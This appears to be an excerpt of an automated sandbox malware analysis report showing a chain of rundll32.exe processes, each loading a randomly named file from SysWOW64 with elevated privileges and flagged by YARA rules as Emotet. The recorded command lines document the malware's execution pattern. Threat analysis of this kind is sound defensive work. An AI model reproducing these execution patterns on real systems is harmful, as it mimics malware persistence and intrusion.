Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hutifyziasbygiy\qhmiqrfpmiryum.ywy',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2099058113.0000000000391000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2098697585.0000000000170000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2976 Parent PID: 2780

General

Start time:	16:33:46
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tsbimf\rxvqt.dyw',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2100125404.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2100172117.0000000000271000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2948 Parent PID: 2976

General

Start time:	16:33:46
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zqkhe\wtjq.kha',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2101888822.0000000000301000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2101676455.0000000000190000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2720 Parent PID: 2948

General

Start time:	16:33:47
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rimdqgeexmnm\pcwmnbkufem.jtj',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2103601856.0000000000130000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2103660076.0000000000151000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 852 Parent PID: 2720

General

Start time:	16:33:48
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xoteg\llch.amx',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2107348022.0000000000691000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2107314831.0000000000670000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 600 Parent PID: 852

General

Start time:	16:33:49
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vaxphioewmusne\ukdxjhhssdymm.ubj',Control_RunDLL
Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2109173183.0000000000240000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2109198053.0000000000261000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1192 Parent PID: 600

General

Start time:	16:33:50
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Widpnptibmnvlc\vizfdwjpjtiec.yqj',Control_RunDLL

Imagebase:	0xee0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2337393859.0000000000301000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2337362227.0000000000190000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis